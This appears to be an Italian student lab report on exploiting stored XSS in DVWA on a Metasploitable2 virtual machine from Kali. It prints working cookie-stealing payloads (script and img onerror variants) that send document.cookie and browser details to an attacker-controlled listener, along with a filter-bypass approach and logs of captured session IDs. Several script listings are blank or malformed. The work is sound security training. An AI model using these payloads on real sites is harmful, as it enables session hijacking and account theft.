


WallaceValt

Report esecutivo day 2

Per il corretto svolgimento della richiesta del giorno 2 ho configurato le macchine come richiesto e ho verificato la comunicazione tramite un test di ping. Il risultato è che le macchine comunicano perfettamente. L'ambiente è conforme alla richiesta.



```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default
    link/ether 08:00:27:d1:f8:5d brd ff:ff:ff:ff:ff:ff
    inet 192.168.104.100/24 brd 192.168.104.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever

(kali@kali)-[~]
$ ping 192.168.104.150
PING 192.168.104.150 (192.168.104.150) 56(84) bytes of data.
64 bytes from 192.168.104.150: icmp_seq=1 ttl=64 time=0.743 ms
64 bytes from 192.168.104.150: icmp_seq=2 ttl=64 time=5.40 ms

Metasploitable2 [In esecuzione] - Oracle VirtualBox
```

```
nsfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
* Reconfiguring network interfaces...
SIOCDELRT: No such process

[ OK ]

nsfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:57:52:fb brd ff:ff:ff:ff:ff:ff
    inet 192.168.104.150/24 brd 192.168.104.255 scope global eth0
        inet6 fe80::a00:27ff:fe57:52fb/64 scope link
            valid_lft forever preferred_lft forever
nsfadmin@metasploitable:~$
```

Fatto questo accedo alla dvwa della metasploitable tramite <http://192.168.104.150/dvwa> , accedo alla sezione XSS stored e inserisco uno script malevolo pensato per rubare il cookie di sessione e mandarlo al nostro server netcat aperto sulla porta 4444. Lo script è:

```
<script>
new Image().src="http://192.104.100:4444/leak?c=" + document.cookie;
</script>
```

Spiegazione script utilizzato:

Questo script ha il compito di creare un nuovo oggetto immagine (**new Image().src =**) ma non lo visualizza. Il suo unico scopo è inviare una richiesta a un URL specifico.

L'URL è ovviamente il server dell'attaccante (**http://192.168.104.100: 4444/leak?c=**).

Il /leak?c= è un parametro che indica al server che i dati seguenti sono il cookie.

document.cookie Questa ultima parte prende il cookie di sessione dell'utente (document.cookie), lo codifica per renderlo sicuro per l'URL e lo aggiunge alla fine dell'indirizzo.

Prima di uploadare lo script, ho avviato il server netcat tramite il comando **netcat -lvp 4444**, a questo punto lancio lo script e noteremo subito i dati inerenti alle istruzioni date all'interno dello script.

```
(kali㉿kali)-[~]
$ netcat -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 38918
GET /leak?c=security%3Dlow%3B%20PHPSESSID%3Dea5e41ffb8dfa85561ec8582eff34193 HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.104.150/
Priority: u=5, i
```

Il cookie di sessione è evidenziato nell'immagine nella terza riga:

GET /leak?c=security%3Dlow%3B%20PHPSESSID%3Dea5e41ffb8dfa85561ec8582eff34193 HTTP/1.1

BONUS

Per quanto riguarda lo svolgimento di questa task in security medium, ho chiaramente iniziato impostando la security a livello richiesto, successivamente ho lavorato a uno script che ritornasse il cookie, la versione browser, l'indirizzo IP e la data.

Inizialmente lo script pensato per ottenere i risultati richiesti dalla traccia era il seguente

```
<script>document.location='http://192.168.104.100:4444/?c='+document.cookie+'&d='+document.domain+'&u='+navigator.userAgent+'&t='+new Date().toUTCString()+'';</script>
```

Dopo vari tentativi, e dopo aver constatato che il tag “<script>” veniva identificato dal server come tentativo di esecuzione di codice malevolo, abbiamo provveduto con un tag che potesse passare inosservato come il tag “”, che ha riportato risultati positivi.

Dal momento che abbiamo sostituito <script> con abbiamo riscontrato un problema con il reperimento della data, allora abbiamo osservato più da vicino la parte di script che doveva ritornare quel valore. Dopo vari test abbiamo tentato di mandare singolarmente solo quella parte di script, con il sospetto di aver commesso errori di sintassi “”. La risposta che abbiamo ottenuto restituisce la data, a questo punto abbiamo avuto la prova che potevamo segmentare lo script in più parti.

Gli script sono stati segmentati nel seguente modo:

1.
2.
3.
4.

```
<img src=x onerror="new Image().src='http://192.168.104.100:4444/?c='+document.cookie">
```

prim script

Sign Guestbook

script info client

Sign Guestbook

script info host

data e ora

I risultati ottenuti sono i seguenti:

Cookie: **f53e0542a1816365b616a4a5716c5da0**

Indirizzo IP: **192.168.104.150**

Versione browser: **Mozilla/5.0 X11; Linux x86_64; rv:128.0 Gecko/20100101 Firefox/128.0**

Data: **2025-09-02** Time: **09:35:54**

```
(kali@kali)-[~]
$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
192.168.104.100 - - [02/Sep/2025 05:35:54] "GET /?c=security=medium;%20PHPSESSID=f53e0542a1816365b616a4a5716c5da0 HTTP/1.1" 200 -
192.168.104.100 - - [02/Sep/2025 05:35:54] "GET /?i=192.168.104.150 HTTP/1.1" 200 -
192.168.104.100 - - [02/Sep/2025 05:35:54] "GET /?u=Mozilla/5.0(X11;Linuxx86_64;rv:128.0)Gecko/20100101Firefox/128.0 HTTP/1.1" 200 -
192.168.104.100 - - [02/Sep/2025 05:35:54] "GET /?t=2025-09-02T09:35:54.158Z HTTP/1.1" 200 -
```